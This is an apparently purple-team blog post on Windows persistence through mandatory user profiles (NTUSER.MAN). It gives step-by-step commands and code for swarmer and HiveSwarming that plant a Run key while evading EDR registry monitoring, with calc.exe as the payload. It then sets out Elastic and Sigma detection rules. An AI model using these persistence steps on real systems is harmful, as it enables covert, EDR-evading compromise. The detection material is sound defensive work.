
The file NTUSER.MAN is a Windows user-profile registry hive used with mandatory profiles. It contains pre-defined configuration settings that are loaded into the registry (HKEY_CURRENT_USER) when the user authenticates. Organizations typically use the mandatory profiles in Kiosks and shared workstations. However, threat actors could abuse Mandatory User Profiles to establish persistence on Windows endpoints and servers.
The technique requires storing the NTUSER.MAN file in the user profile directory. Therefore, all the registry modifications within the NTUSER.MAN are loaded into the system without invoking APIs associated with registry key modifications, such as the RegCreateKey and RegSetValue that are monitored by endpoint detection and response controls. The technique was discovered by Jonas Lyk back in 2022, and later in 2025, it was discussed as part of a Google Project Zero article.
Playbook


The initial step to abuse the mandatory user profile for persistence is to export the current user registry hive.
reg export HKCU hkcu.reg
Swarmer is a proof of concept developed by Praetorian that converts the exported Windows registry hive into a Windows hive file with the format NTUSER.MAN. The tool uses the offline registry library (Offreg.dll) to reconstruct the registry hive without using standard registry API calls that are monitored by the EDR. The library offers various functions to conduct registry operations. The functions include: RCreateHive,, OROpenHive,, ORCreateKey,, ORSetValue, and ORSaveHive.
public static class API
  {
    // Define ORHKEY as IntPtr since it's an opaque handle
    [DllImport("Offreg.dll", SetLastError = true)]
    public static extern uint ORCreateHive(out IntPtr phkResult);

    [DllImport("Offreg.dll", SetLastError = true, CharSet = CharSet.Unicode)]
    public static extern uint OROpenHive(string lpHivePath, out IntPtr phkResult);

    [DllImport("Offreg.dll", SetLastError = true)]
    public static extern uint ORCloseHive(IntPtr Handle);

    [DllImport("Offreg.dll", SetLastError = true)]
    public static extern uint ORCloseKey(IntPtr Handle);

    [DllImport("Offreg.dll", SetLastError = true, CharSet = CharSet.Unicode)]
    public static extern uint ORCreateKey(

Execution of the command below will convert the exported hkcu.reg file to the mandatory user profile and inject the calculator to run at startup.
swarmer.exe --startup-key "Calc" --startup-value "C:\Windows\System32\calc.exe" hkcu.reg NTUSER.MAN

The malicious mandatory user profile should be copied into the profile directory.
copy NTUSER.MAN "%USERPROFILE%\NTUSER.MAN"

When the user logs off and logs back in, the new tampered profile will be loaded, and the calculator will be executed.
Praetorian also developed a PowerShell module in the form of a DLL file to implement the same approach. Execution of the following PowerShell cmdlet will modify the registry run key of the exported hkcu.reg file, and the file will be converted to the mandatory user profile by the swarmer.dll.
$run = @"
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Calc"="C:\\Windows\\System32\\calc.exe"
"@
Add-Content -Path .\hkcu.reg -Value $run -Encoding Unicode
Import-Module '.\swarmer.dll'
Convert-RegToHive -InputPath '.\hkcu.reg' -OutputPath '.\NTUSER.MAN'


It should be noted that the hkcu.reg is missing the Windows Registry Editor Version 5.00 header that is required during the conversion, and it should be added to the file.


Converting the hive to the mandatory user profile and copying the file to the user profile directory will trigger the calculator on the next user logon.

Another tool that could be used to perform conversions of .reg files is the HiveSwarming. The following PowerShell cmdlet will conduct similar activities to the above, but in this case, HiveSwarming was used to convert the registry hive to .MAN file.
reg export HKCU .\hkcu.reg /y
$content = [System.IO.File]::ReadAllText("$PWD\hkcu.reg", [System.Text.Encoding]::Unicode)
$runEntry = "[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`r`n" +
            '"Calc"="C:\\Windows\\System32\\calc.exe"' + "`r`n`r`n"
$content += $runEntry
[System.IO.File]::WriteAllText("$PWD\hkcu.reg", $content, [System.Text.Encoding]::Unicode)
.\HiveSwarming.exe --from reg --to hive .\hkcu.reg NTUSER.MAN
The diagram of the technique is displayed below:

The technique abstract that provides the detection opportunities is displayed below:
The playbook of the persistence technique via mandatory user profiles is displayed below:
[[Playbook.T1112]]
id = "1.0.0"
name = "1.0.0" - "Mandatory User Profile"
description = "Establish persistence via Mandatory User Profile"
tooling.name = "swarmer"
tooling.references = [
    "https://github.com/praetorian-inc/swarmer"
]
executionSteps = [
    "swarmer.exe --startup-key "Calc" --startup-value "C:\Windows\System32\calc.exe" hkcu.reg NTUSER.MAN",
    "copy NTUSER.MAN "%USERPROFILE%\NTUSER.MAN""
]
executionRequirements = [
    "None"
]
Detection



The technique of establishing persistence via Mandatory User Profiles is considered a stealthier approach to registry tampering. Standard API calls are not invoked, and therefore, EDRs don’t have visibility into the malicious actions performed within the HKCU registry hive. Monitoring file creation events for NTUSER.MAN in user profile directories particurarly in organizations that do not use Mandatory User Profiles, provides a reliable detection indicator. Activities associated with the loading of mandatory user profiles are captured under event IDs 5 and 67 in the Microsoft-Windows-User Profile Service provider. Organizations should perform a correlation between file creation events of files that contain the .MAN extension, with the events in the user profile service provider.
Additionally, in the scenario where a threat actor utilizes the offline registry library (implemented by the swarmer proof of concept) to reconstruct the registry hive, detecting processes that attempt to load the Offreg.dll is another indicator of malicious activity. However, it should be noted that threat actors could use the exported registry hive and inject the persistence offline, so this indicator in isolation shouldn’t be considered a reliable detection.
File Creation
Threat actors could perform most stages of the technique offline. However, the arbitrary NTUSER.MAN should be dropped on disk under the user profile directory to enforce the loading and establish persistence.

Most modern EDRs provide file system telemetry, including file creation. Sysmon captures file creation events under event ID 11.
Elastic
The following query has been obtained from the Elastic repository to supplement the detection coverage.
file where host.os.type == "windows" and
 event.type in ("creation", "change") and user.id != "S-1-5-18" and
 file.name : "NTUSER.MAN" and file.path : "?:\\Users\\*.MAN"
SIGMA
title: NTUSER.MAN created in user profile directory
id: 7e9a7c2b-3d1e-4b8a-9d2e-1f4b8c0d2a91
status: experimental
description: |
  Detects creation of NTUSER.MAN inside a user profile directory.
  Mandatory profile hives are rare in modern environments; their
  appearance can indicate HKCU persistence that bypasses registry
  callback monitoring.
references:
  - https://deceptiq.com/blog/ntuser-man-registry-persistence
author: 0xFuzz
date: 2026/04/25
logsource:
  product: windows
  category: file_event
detection:
  selection:
    TargetFilename|endswith: '\NTUSER.MAN'
    TargetFilename|contains: '\Users\'
  filter_system_image:
    Image|contains:
      - '\System32\'
      - '\SysWOW64\'
  condition: selection and not filter_system_image
falsepositives:
  - Legitimate mandatory profile deployment (rare; allowlist by path)
  - Admin tooling copying profiles during migration
level: high
User Profile Service Provider
The Microsoft Windows User Profile Service provider records events related to the creation, loading, unloading, synchronization, and management of Windows user profiles. The operational log captures profile behaviour during logon and logoff, including roaming and mandatory profiles, profile paths, and registry hive loading, such as the NTUSER.DAT and NTUSER.MAN.
Microsoft-Windows-User Profile Service/OperationalMicrosoft-Windows-User Profile Service
When a mandatory user profile is loaded, the user profile service captures this activity under event ID 5.
Furthermore, the event ID 67 provides the profile path location and the profile type that it has been loaded during logon.
SIGMA | Event ID 67
title: Mandatory Windows User Profile Loaded
id: ec8bbf07-e1fa-4a29-8768-ca7543a94c72
status: test
description: |
    Detects the User Profile Service reporting a mandatory user profile at logon
    (EID 67, Profile type: Mandatory). Fires post-logon - the persistence has already
    triggered by this point. Pair with Sysmon EID 11 (NTUSER.MAN FileCreate) for
    pre-logon detection.
references:
    - https://github.com/praetorian-inc/swarmer
    - https://github.com/stormshield/HiveSwarming
    - https://www.praetorian.com/blog/corrupting-the-hive-mind-persistence-through-forgotten-windows-internals/
author: Panos Gkatziroulis
date: 2026-08-09
modified: 2026-08-10
tags:
    - attack.persistence
    - attack.t1547.001
    - attack.defense_evasion
    - attack.t1112
logsource:
    product: windows
    definition: >
        Requires collection of the Microsoft-Windows-User Profile
        Service/Operational event log.
detection:
    selection:
        Channel: 'Microsoft-Windows-User Profile Service/Operational'
        EventID: 67
        Message|contains: 'Profile type: Mandatory'
    condition: selection
falsepositives:
    - Legitimately configured mandatory user profiles via GPO
    - Kiosk, VDI, or shared workstation environments
level: medium
SIGMA Event ID 5
title: NTUSER.MAN Registry Hive Loaded
id: 66ae6c21-e445-469d-929a-6e607c746370
status: test
description: |
    Detects Windows User Profile Service loading an NTUSER.MAN registry hive,
    indicating use of a mandatory user profile. Fires post-logon. Pair with
    Sysmon EID 11 (NTUSER.MAN FileCreate) for pre-logon detection, and with
    rule ec8bbf07-e1fa-4a29-8768-ca7543a94c72 (EID 67) for the companion
    profile-type declaration event.
references:
    - https://github.com/praetorian-inc/swarmer
    - https://github.com/stormshield/HiveSwarming
    - https://www.praetorian.com/blog/corrupting-the-hive-mind-persistence-through-forgotten-windows-internals/
author: Panos Gkatziroulis
date: 2026-08-09
modified: 2026-08-10
tags:
    - attack.persistence
    - attack.defense_evasion
    - attack.t1547.001
    - attack.t1112
related:
    - id: ec8bbf07-e1fa-4a29-8768-ca7543a94c72
      type: similar
logsource:
    product: windows
    definition: >
        Requires collection of the Microsoft-Windows-User Profile
        Service/Operational event log.
detection:
    selection:
        Channel: 'Microsoft-Windows-User Profile Service/Operational'
        EventID: 5
        Message|contains: '\ntuser.man'
    condition: selection
falsepositives:
    - Legitimately configured mandatory user profiles via GPO
    - Kiosk, VDI, or shared workstation environments
level: medium
DLL
An additional indicator is to monitor for processes that attempt to load the offline registry library (offreg.dll) similar to the behaviour implemented by the swarmer proof of concept.
